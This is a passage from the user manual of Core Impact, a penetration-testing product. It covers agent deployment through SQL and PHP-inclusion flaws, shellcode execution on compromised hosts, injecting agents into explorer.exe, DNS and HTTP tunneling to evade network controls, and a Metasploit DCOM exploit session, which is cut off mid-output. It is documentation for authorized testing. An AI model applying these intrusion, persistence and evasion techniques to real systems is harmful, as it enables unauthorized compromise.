


figure 62 - Set Agent Reconnection Policy

The agent's Reconnection Policy has now been modified.

Update Connection Status

When you run the Update Connection Status command on a connected agent, Core Impact will test the agent for 2 types of performance:

- Connection (upload and download) speed between the Core Impact console and agent
- Performance of the agent on its host machine (measured in system calls per second)

The resulting performance data will appear in the Module Log pane and also stored in the agent's Quick Information.

Common Agent Error Messages

This section describes error messages you may encounter when working with Core Impact's agents.

`syscall not supported by target`

The module was not meant to run on the platform on which the source agent was deployed. For example, the `signal` syscall is not part of the Windows Operating System. If a module uses it, it will run on every agent except agents deployed on the Windows platform, where it will abort and generate the `syscall not supported by target` message.

The module's description will include information about the supported platforms. Additionally, module highlighting will not highlight a module which requires a syscall not supported by the source agent.

`the server is unreachable`

The remote agent is down. Communication has been disrupted due to a networking problem or a loss of control by the agent.

`pcap_plugin is not installed`

The PCAP plug-in (see [Using Agent Plug-ins](#)) is not installed in the agent. Right click the agent and select Install Pcap Plugin to install it.

Interacting with WebApps Agents

WebApps Agents will appear below individual pages in the Web View. The default name of the WebApps agent indicates 2 important characteristics:

- Vulnerability type: A WebApps agent will either be a SQL Agent, RFI Agent for PHP, XSS Agent, XXE Agent, or a Web Browser Agent that is attached to a XSS Agent.

- **Vulnerability:** When you click on the parent page of a WebApps agent, the Quick Information panel will display a numbered list of vulnerabilities that are confirmed and have associated WebApps agent. If a WebApps agent was deployed using the 2nd vulnerability, then its name will contain a 2 [e.g. SQL Agent (2)].

After a WebApps agent has been created in the Web View, you can perform a number of functions by right-clicking on the object:

Change Display Name

Allows you to change the WebApps agent's name from the default to a custom name.

Add Comments

Presents text entry area for your commentary.

Properties

Activates the Entity Properties panel of the Console, showing the WebApps agent's details.

New

Allows you to create a new Scenario in the Web View..

Recent Modules

Shows a list of recently-executed modules for ease of access.

Delete

Removes the WebApps agent.

In order to leverage XSS Agents, you must run the [WebApps Browser Attack and Penetration](#) step.

Running a Shell with a WebApps Agent

If a SQL Agent exists in your Web View, then you have the ability to use a command console (shell) to interface with the application's database:

- **SQL Shell:** This console uses the SQL vulnerability to provide a SQL-based command prompt to the web application's database.
- **Command Shell using SQL Agent:** This console uses the SQL vulnerability to provide an operating system command prompt to the machine where the web application's database resides.

NOTE:

Currently, Core Impact's SQL Agents can interface with the following databases:

- MS SQL Server 2008
- MS SQL Server 2005
- MySQL 4.1
- MySQL 5.0
- MySQL 5.1
- Oracle 9i
- Oracle 10g
- DB/2 9.5

If an RFI Agent for PHP exists in your Web View, then you have the ability to use a command console (shell) to interface with the PHP engine:

- Scripting Shell using RFI Agent (PHP): This console uses the PHP vulnerability to provide a command prompt to the PHP engine. This console accepts PHP commands.
- Command Shell using RFI Agent (PHP): This console uses the PHP vulnerability to provide a command prompt to the machine where the PHP engine is running. This console accepts common shell commands such as **ls**, **cat**, **dir**, **etc**.

If a Web Browser Agent exists is attached to a XSS Agent n your Web View, then you have the ability to use a shell to interface with the target web browser:

- Javascript Shell: This console allows you to execute Javascript code on the Web Browser Agent.

To initiate a command console via a WebApps agent:

NOTE:

We will use a SQL Agent in this example but the steps are essentially the same for the other applicable WebApps agents.

1. Activate the Web View of the Entity View to show your scenarios.
2. Expand a scenario to show a SQL Agent.
3. Click to select the WebApps agent upon which you want to run a module. By doing this, all compatible modules will automatically become highlighted in the Modules View.
4. Activate the Modules View tab on the console.
5. Expand (double-click) the Shells folder.

6. Click and drag the SQL Shell module from the Modules View and drop it onto the target WebApps agent.
7. Click the OK button.

A SQL Console will appear, giving you the ability to make direct queries of the web application's database.




figure 63 - SQL Shell

Deploying an Agent with a WebApps Agent

To deploy an OS agent through a SQL Agent or RFI Agent for PHP:

NOTE:

We will use an RFI Agent for PHP in this example but the steps are essentially the same for the other applicable WebApps agents..

1. Activate the Web View of the Entity View to show your scenarios.
2. Expand a scenario to show an RFI Agent for PHP.
3. Click to select the WebApps agent upon which you want to run a module. By doing this, all compatible modules will automatically become highlighted in the Modules View.
4. Activate the Modules View tab on the console.
5. Expand (double-click) the Agents folder.

- Click and drag the Install OS Agent using RFI Agent (PHP) module from the Modules View and drop it onto the target WebApps agent .




figure 64 - Module: Install OS Agent using RFI Agent (PHP)

- Click the OK button.
The module will run, showing its output in the Module Log panel.
- When the module completes, navigate to the Visibility View and you should see the new agent under the web application host.

Once an agent has been deployed on the web application's server, you can then interact with that agent using a variety of options which are detailed in the remainder of this chapter.

Deploy Custom Payloads from an Agent


From an already installed OS agent you can spawn your own shellcodes to be executed in that exploited host. For example, you can leverage this feature to spawn Cobalt Strike's beacons in compromised hosts by Impact.

Current capabilities


- Windows shellcodes
- Support for i386 and x86-x64 architecture

Follow these steps once you have your shellcode in a file stored on the local host:

- Search for the **Run shellcode in temporary process** module in the modules list of the Network vector.



2. Drag and drop the module over the remote agent to configure its parameters.



3. Press **OK** to save changes.

Parameters

ARCHITECTURE - the architecture of the shellcode

MEMORY PERMISSIONS - the required shellcode memory permissions

RX: execute + read (recommended for Cobalt Strike's beacon)

RWX: execute + read + write

FILENAME - the full path to the file containing the shellcode

A new process will be created in the remote host using the provided shellcode.

Core Impact Underlying Technology

Agent Technology

Agents are a critical component of Core Impact's architecture because they provide the functionality to execute code in the form of modules, either locally or on other agents. The following sections describe the key underlying technology employed by Core Impact agents.

The ProxyCall Interface

Every module execution in Core Impact is associated with a source agent, the default agent that the module uses to interact with the operating system (OS). The interaction between the agent and the OS is achieved using the ProxyCall Interface, a common interface for all platforms. The ProxyCall Interface abstracts the operating system's user-mode services using syscalls for UNIX and Win32 API functions for Windows. This common interface makes Core Impact's modules available in all platforms where a ProxyCall implementation exists. A ProxyCall implementation provides the module with one function call for each available syscall in the underlying OS and a mechanism to call arbitrary syscalls if needed.

For example, the `gethostname()` syscall is part of this common interface. In a UNIX ProxyCall implementation the `gethostname()` call is translated in its corresponding syscall into the OS's kernel. In a Windows implementation it is translated into a call to the `gethostname()` function within the `wsock32.dll` dynamic library.

There are two main branches in the ProxyCall hierarchy:

- `UnixProxyCall` and `ProxyCallv2` for Unix, provide services for marshalling calls to any system call supported by the underlying UNIX-like OS. These calls are sent directly into the system kernel.
- `WindowsProxyCall` and `ProxyCallv2` for Windows, provide services for marshalling calls to any DLL entry-point function by first dynamically loading the library into the process space of the agent using the `LoadLibrary` call, then obtaining the offset of the desired function in the loaded library using the `GetProcAddress` call, and lastly jumping into it.

Python

Core Impact's Console uses a Python Virtual Machine (see <http://www.python.org/>) to run modules. The only significant difference between the typical Python VM distribution and the one distributed with Core Impact is that Core Impact's VM uses the `ProxyCall` Interface to implement all of Python's system services.

This means that:

- Python's file object uses the `ProxyCall` Interface for all its functions.
- Python's socket object uses the `ProxyCall` Interface for all its services.
- Basic OS services implemented in the `sys` and `os` modules use the `ProxyCall` Interface.

A Python script that is typically used to open a socket will open a `ProxyCall` socket when run inside Core Impact. (This is why Core Impact modules do not look significantly different from typical Python code.)

SysCall Proxying

If a `ProxyCall` implementation forwards the call to a remote server instead of directly calling the underlying OS syscall, remote execution will be simulated. Whenever a module is run by a remote source agent, all the module's calls into the `ProxyCall` interface are forwarded to a remote `ProxyCall` server. This is known as SysCall Proxying.

The following example describes how SysCall Proxying works:

1. A module is executed using a remote agent deployed in host victim.
2. The module calls the `gethostname()` from the agent's `ProxyCall` interface.
3. The function marshals its arguments into a structure that is specific to the remote system's OS and generates a remote call into the `ProxyCall` server running in the victim host.
4. The server in victim calls the real `gethostname()` function in victim's operating system, marshals the result, and sends it back to the client.
5. The client `ProxyCall` implementation returns the results to the module.
6. The module prints the `gethostname()` results to the console as if it was running in victim.

Inside Core Impact's architecture `ProxyCall` servers are implemented as target-dependent assembly code. Optimized for size, these tiny SysCall servers are the basic component of agents.

Using a SysCall server as payload for an exploit also makes the task of customizing a shellcode unnecessary. Once the remote agent is up and running, further syscalls can be executed in the remote system.

The following example describes how this works:

1. An attack module that exploits a vulnerability in a ftp daemon succeeds and installs an agent.
2. You connect to the newly deployed agent and realize that you are inside a chroot jail.

3. You select the new agent as source and run a setuid module and a chroot breaker module.
4. The agent is freed from the chroot jail.

The successful completion of the process described above would typically require the exploit developer to change the exploit's shellcode to accommodate the change made in step 3. It would also depend on the user successfully exploiting the vulnerability again, which might not be possible.

For a comprehensive explanation of Syscall Proxying, refer to "[Syscall Proxying - Simulating Remote Execution](#)" by Maximiliano Caceres.

About Agents

Core Impact agents can multi-task (run multiple modules) and have a Secure Communication Channel. Once deployed, they can provide all system calls and arbitrary code execution on platforms with built-in stack protection. Local agents use Python Virtual Machine and local Syscall implementation embedded in the console connected to the database.

The following table lists the platforms that agents support.

Agent-supported Platforms

Platform

Ubuntu Linux 5-14 (x86 / x86-64)
 RedHat Linux 6, 7, 8, 9 (x86)
 Red Hat Enterprise Linux AS 3, ES 3, WS 3, AS 4, ES 4, WS 4, AS 5,
 ES 5, WS 5, AS 5.1, ES 5.1, WS 5.1 (x86)
 Mandrake Linux 7.1, 7.2, 8, 8.1, 8.2, 9, 9.2, 10 (x86)
 Mandriva Linux 2006, 2007, 2008.1 (x86)
 Linux Fedora Core 2 - 10 (x86)
 Linux Fedora 7 - 8 (x86)
 SuSE Linux 7-9.3 (x86)
 OpenSUSE 10.1-2 (x86)
 SUSE Linux Enterprise 10 - 11 (x86)
 OpenBSD 3.5 - 3.9, 4.0 - 4.9 (x86)
 Windows 10 (x86 / x86-64)
 Windows 8.1 (x86 / x86-64)
 Windows 8 (x86 / x86-64)
 Windows 7 (x86 / x86-64)
 Windows 2012 R2 (x86-64)
 Windows 2012 (x86 / x86-64)
 Windows 2008 (x86 / x86-64)
 Windows 2000 (x86)
 Windows XP (x86 / x86-64)
 Windows 2003 (x86)
 Windows Vista (x86 / x86-64)
 Mac OS X 10.9.x (Mavericks) (x86-64)
 Mac OS X 10.10.x (Yosemite) (x86-64)
 Mac OS X 10.11.x (El Capitan) (x86-64)
 Mac OS X 10.6.x – 10.8.x (x86-64)
 Mac OS X 10.4.6 - 10.4.11 (x86)
 Mac OS X 10.5.0 - 10.5.2 (x86)
 FreeBSD 5.5 - 7(i386)
 Cisco 2611XM
 Cisco 2811
 Cisco 2911
 Cisco 3640
 Cisco 3725

The following table compares the functionality and attributes of the different deployment types of Core Impact agents. Because the communication channels available to agents are dependent on privilege level, the table includes both agents and agents running "as root". Note

that some agent functionality listed below (such as sniffing and IP spoofing) is dependent on the presence of optional product plug-ins.

Agent Functionality and Attribute Comparison

Category	Multi-task?	Crypto?	Send ICMP?	Sniff?	Spoof IP?	Persistent	Real Shell
Agent	yes	yes	no	no	no	no	yes
Agent as root / Administrator	yes	yes	yes	no	no	yes	yes
Agent + PCAP as root / Administrator	yes	yes	yes	yes	yes	yes	yes
Local Agent	yes	N/A	yes	yes	yes	N/A (yes)	no

Agent Auto Injection

In certain situations, the process in which the agent is currently executing has a limited lifetime. For instance, when exploiting client side vulnerabilities in Internet Explorer (IE), it is fairly common for IE to stop responding. This situation typically causes the user to re-start IE, thereby killing the deployed agent. Similarly, if the user finishes using the application that was exploited he or she might close it, once again killing the deployed agent.

To accommodate these cases, Core Impact includes functionality to allow the agent to escape to an alternate process in the exploited host after successful exploitation. This functionality is known as agent auto injection.

Technical Details

Agent auto injection is implemented within the `exploitlib` library in the `agentEscape()` method. This method runs right after a client-side exploit has added the agent to the database. The `agentEscape()` method:

1. Enumerates running processes on the compromised host.
2. Searches for the PIDs of `explorer.exe` by default.
3. Injects a new agent into the process found in the previous step. This new agent connects directly to the source agent (i.e., it doesn't chain with the existing agent) using the same connection method used by the original agent ("HTTP Tunnel" in client-side exploits).
4. Disconnects and terminates the original agent once a connection with the second agent is established.

As mentioned in step 2, the agent will search for `explorer.exe` by default. This is specified within the `exploit.py` file located in `%ProgramData%\IMPACT\components\modules\exploits\site-packages\impact\exploitlib`, and can be edited to include any other preferred destination processes.

The list is defined within the `escapeToProcess` attribute in the `Exploit.__init__()` method as follows:

```
self.escapeToProcesses = [ 'explorer.exe', 'svchost.exe',  
                           'iexplore.exe' ]
```

If you escape to a system process, the agent will not be able to determine the local user's proxy settings (if needed).

Communication Channels

Core Impact's agents communicate using communication channels. Channels provide reliable communication between two agents and, in some cases, data transformations such as encryption.

Different channel implementations are available depending on the network scenario. You must decide which channel to use for communication with an agent before you deploy the agent. This decision is typically made when you set parameters for an attack module (a module that will eventually deploy an agent) or when you set parameters for the deployment of an agent. In addition to selecting the channel, you must also set channel-specific parameters.

A special channel called [Crypto](#) is available that provides data encryption and session authentication (see [Crypto Channel](#)). This channel is usually layered on top of another transport channel that provides the actual communication.

Allowing for broad testing capabilities, Core Impact will function across IPv6 backbone networks. In the case of dual-stack systems, Core Impact will automatically use only the IPv4 stack for security testing. All Internet services from Core Security to Core Impact, such as product activation and updates, will remain IPv4 based.

TCP Channel

The TCP Channel provides communication using the underlying OS TCP sockets. You can set up a TCP Channel from the source agent to the target, or from the target to the source agent. The latter option is useful for scenarios where packet filtering disallows inbound connections and only allows outbound connections. Depending on the vulnerable application, it is

sometimes possible to reuse an existing TCP connection as an agent communication channel. In attack modules, this behavior is typically configured with the Agent Connection/CONNECTION METHOD parameter.

HTTP/s Connect Channel

This feature is now used by default by every client-side exploit when using the "Connect from" agent connection method. It can be overridden on a per-exploit basis if an alternate method is preferred. The HTTP/s Connect Channel enhances the regular TCP channel (using "Connect From") by allowing agents in Windows hosts to use the CONNECT method from the HTTP 1.1 protocol to connect back to the current source agent (usually the console) through a proxy.

A typical use scenario for this feature would be an external penetration test where the tested workstations can only browse the Internet through a proxy.

Technical Details

Proxies that support the CONNECT command allow for tunneling any arbitrary TCP connection through the original HTTP connection.

To start communication, the agent sends the following command to the proxy:

```
CONNECT host:port HTTP/1.0
```

The proxy then connects to the indicated host and port and, if the connection is established, responds with the following:

```
HTTP/1.0 200 Connection established
```

After receiving this response, the agent can use the same open socket as if it were directly connected with the host. The proxy will then transparently forward all data in both directions.

Configuration

The agent code auto-detects proxy settings by reading Internet Explorer's (IE's) configuration for the active user. Settings include the proxy's address, listening port, and if necessary authentication information (username and password).

If the connection fails, the agent defaults to the Connect From connection method and attempts to connect back directly to the current source agent.

Known Issues and Limitations

- Agents connecting back using a proxy will appear in the Entity View within a host with the proxy's IP address (instead of the actual host's address).
- Most proxies only allow tunneling port 443 (HTTPS). If `Agent Connection/PORT` is not 443, the proxy will probably deny the connection. Because of the single connection limitation mentioned above, client-side exploits have a default `Agent Connection/PORT` of 0, which indicates a random port within the valid range (usually 40001 to 60000, but depends on NAT preferences).
- The current payload for this connection method only supports reading IE's configuration from the registry. If the user is not using IE or if IE is not configured correctly, the connection method will fail and default to `Connect From`.
- Proxies usually keep activity logs which include activity related to the `CONNECT` command. It is reasonable to assume that the source agent's address will be recorded in this log.

Notes for Exploit Developers

To force the activation of this connection method, set the egg's "WebProxyTunnel" parameter to "yes." Set the same parameter to "no" to force deactivation. Additionally, it is possible to hard-code the proxy configuration within the exploit, reducing the payload's final size by excluding the auto detection code. To hard-code the proxy's address and port set the "proxy_ip" and "proxy_port" parameters to the desired values.

For example, to force this connection method in an exploit hard coding the proxy address to 192.168.1.1 port 80 you can use the following code:

```
self.egg['WebProxyTunnel'] = 'yes'
self.egg['proxy_ip'] = '192.168.1.1'
self.egg['proxy_port'] = 80
```

The implementation for this connection method can be found in the `WebProxyTunnelEgg.py` file located in the `%ProgramData%\IMPACT\components\modules\classic\site-packages\impact\LibEgg` folder.

HTTP Tunnel Channel

The HTTP Tunnel Channel provides communication using the HTTP protocol. Core Impact agents can use this communication channel to connect through an HTTP proxy verifying the presence of a valid HTTP communication.

A typical use scenario for this channel would be an external penetration test where the tested workstations can only browse the Internet through a protocol validating proxy.

Technical Details

Similar to agents using the HTTP Connect channel (see [HTTP Connect Channel](#)), these agents will automatically get connection settings from Internet Explorer.

Agents use GET requests to read data from the console and send data back using POST requests. These requests use "application/x-www-form-urlencoded" as their MIME Content-Type. In order for communication through a proxy to succeed, the proxy has to allow GET, POST, and the "application/x-www-form-urlencoded" Content-Type.

NOTE:

If the proxy is filtering "application/x-www-form-urlencoded" content, the agent will not be able to communicate back to the console. This situation should be rare, as this content type is used by regular web forms.

Exploits implementing this method use a helper module called "HTTP Tunnel". This module translates between HTTP and the agent protocol in a manner that's transparent to the user.

HTTP Tunnel components



Agents using this method will first connect with their configured HTTP proxy (using IE's proxy settings) and then request an HTTP URL from the HTTP Tunnel. Upon receiving the request, the HTTP Tunnel will translate the HTTP request to the ProxyCall interface and send it to the Core Impact Console.

Crypto Channel

The Crypto Channel provides data encryption and session authentication. Key agreement for communication is performed using RSA and encryption is performed using 256-bit AES.

Each Core Impact workspace has a public-secret-key pair which is used for key agreement in Crypto Channels. Each agent packaged with Crypto will have a copy of the workspace's public-key which will be used to authenticate the Console. This means that only the Console containing the workspace that created the agent will be able to connect to it.

DNS Channel

The addition of the new DNS Channel payload into Core Impact increases the success rate of client-side exploit attempts by using the DNS protocol. DNS provides a number of advantages over other protocols as a communications channel. Most remote exploitation attempts via client-side vulnerabilities aim to attack workstations. Workstations are almost always pre-configured to use an internal DNS server, and this internal DNS server is almost always configured to relay DNS requests for external domains out to the Internet. This means that most internal networks are vulnerable to DNS channeling attacks. Core Impact now leverages

this common security design flaw to tunnel the Core Impact agent communications out of the target network and back to the Core Impact host.

DNS also does not require authentication and typically does not need to bypass security controls such as web content filters, whereas HTTP channels often do. Reverse TCP payloads also rely on outbound firewall rules to be mis-configured, and combined with the probability of guessing the open outbound port, the likelihood of the success rate for this payload is reduced dramatically. The new DNS Channel payload is able to bypass all of these security controls in order to escape the internal network. This is an important advance within Core Impact since it means that the chance of successful exploitation is much higher when using the DNS Channel payload, leading to more reliable exploitation. The DNS Channel payload is also smaller than other payloads within Core Impact, allowing it to fit within more exploits without necessarily having to rely on slower more complex techniques such as egg hunters.

Once the agent is installed on the target system, all of the communications back to Core Impact are performed over DNS. All of the features available within the Core Impact agent are made available via the DNS protocol, including an interactive shell, taking screenshots of the victim machine, and installing the pcap plugin to sniff and download network traffic.

There are ways to protect against this type of attack, such as implementing a Split DNS Architecture that will allow organizations to prevent DNS requests from exiting their internal network. This would prevent the DNS probes from leaving the organization and reaching the Core Impact host. Most organizations do not currently use Split DNS (except for larger, more security-aware organizations) and, therefore, this attack has an extremely high success rate. Network IDS systems could also potentially be configured to detect trends of multiple large DNS requests to a single domain.

CVE and Core Impact

The Common Vulnerabilities and Exposures (CVE) is a reference of standardized names for vulnerabilities and other Information Security exposures. The goal of CVE is to standardize the names for all publicly-known vulnerabilities and security exposures.

About CVE Compatibility.

A "CVE-compatible" tool (Web site, database, or service) is one that uses CVE names in such a way that it can cross-link with other repositories that also use CVE names.

Within Core Impact, CVE names are used to uniquely identify the vulnerabilities exploited by each attack module. When the Quick Information Panel displays information about the currently selected attack, it includes an overview of the Properties and several sections including Vulnerabilities, Description, Supported Systems, etc.





figure 65 - Quick Information Panel

The CVE name on the Vulnerabilities tab is also a link which takes you to the CVE web site for industry-derived information on the vulnerability.



You can also search for attack modules by CVE name. To find all attacks related to a specific CVE name, select the CVE search criteria in the Search box in the Modules Panel and enter the desired name in the text box.




figure 66 - Modules Panel - Searching by CVE Name

See [Searching for Modules](#) for more information on how to search for modules using the Search box on the Modules Panel.

For more information regarding CVE, refer to the official CVE web site at <http://cve.mitre.org>.

Integration

Core Impact can import network information (OS, services, and potential vulnerabilities) from other security products, including Vulnerability Scanners. You can use individual Core Impact modules or the [Vulnerability Scanner Validator Test](#) which will quickly step you through importing your scanner data. Core Impact can also integrate with the Metasploit Framework and PowerShell Empire, increasing the overall breadth of your penetration testing program.

Integration with Metasploit

If you use Metasploit as a component of your penetration testing program, you can integrate it with Core Impact. This will allow you to use Core Impact's advanced testing features on systems that are found to be vulnerable to Metasploit exploits.

For details on how to set up Metasploit - Core Impact integration, see [How to Integrate with Metasploit](#).

NOTE:

The Metasploit Framework is provided and maintained by a third party. Core Security does not support the Framework and cannot offer any guarantee as to the safety of the exploits run by the Metasploit Framework's db_autopwn functionality. Use the Metasploit Framework at your own risk.

Once Metasploit is integrated with Core Impact, there are 2 ways in which you can incorporate the functionality of the Metasploit Framework into your testing with Core Impact:

- [Run Metasploit with Network Attack and Penetration RPT](#): As a part of the Network Attack and Penetration, Core Impact will select which exploits from the Metasploit Framework to run. You will see the output in the Module Log pane of your Core Impact Workspace and any successful exploits in the Module Output pane. Any vulnerabilities found by Metasploit will be labeled accordingly in Core Impact's Quick Information pane as well as any reports.

Quick Information with Metasploit exploit


Quick Information	
Vulnerabilities	
CVE-2006-3439	
Description	Buffer overflow in the Server Service in Microsoft Windows 2000 SP4, XP SP1 and SP2, and Server 2003 SP1 allows remote attackers, including anonymous users, to execute arbitrary code via a crafted RPC message, a different vulnerability than CVE-2006-1314.
Exploited by	Microsoft Server Service NetPathCanonicalize Overflow (using Metasploit)

NOTE:

This method does not require that you open a Metasploit console.

- Install CORE Impact agent from Metasploit console: With this method, Metasploit users can leverage exploit and discovered host information to add hosts and install agents in a Core Impact Workspace. Subsequently, Core Impact can be used to further explore the host or pivot from the agent to perform extensive penetration tests.

To install a Core Impact agent from a Metasploit console, follow these steps referencing the below image of a sample Metasploit session:



```
msf > use windows/dcerpc/mo01_026_dcom
msf exploit(mo01_026_dcom) > set RHOST 192.168.123.40
RHOST => 192.168.123.40
msf exploit(mo01_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(mo01_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.123.40[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.123.40[135] ...
[*] Sending exploit ...
[*] The DcERPC service did not reply to our request
[*] Sending stage (723456 bytes)
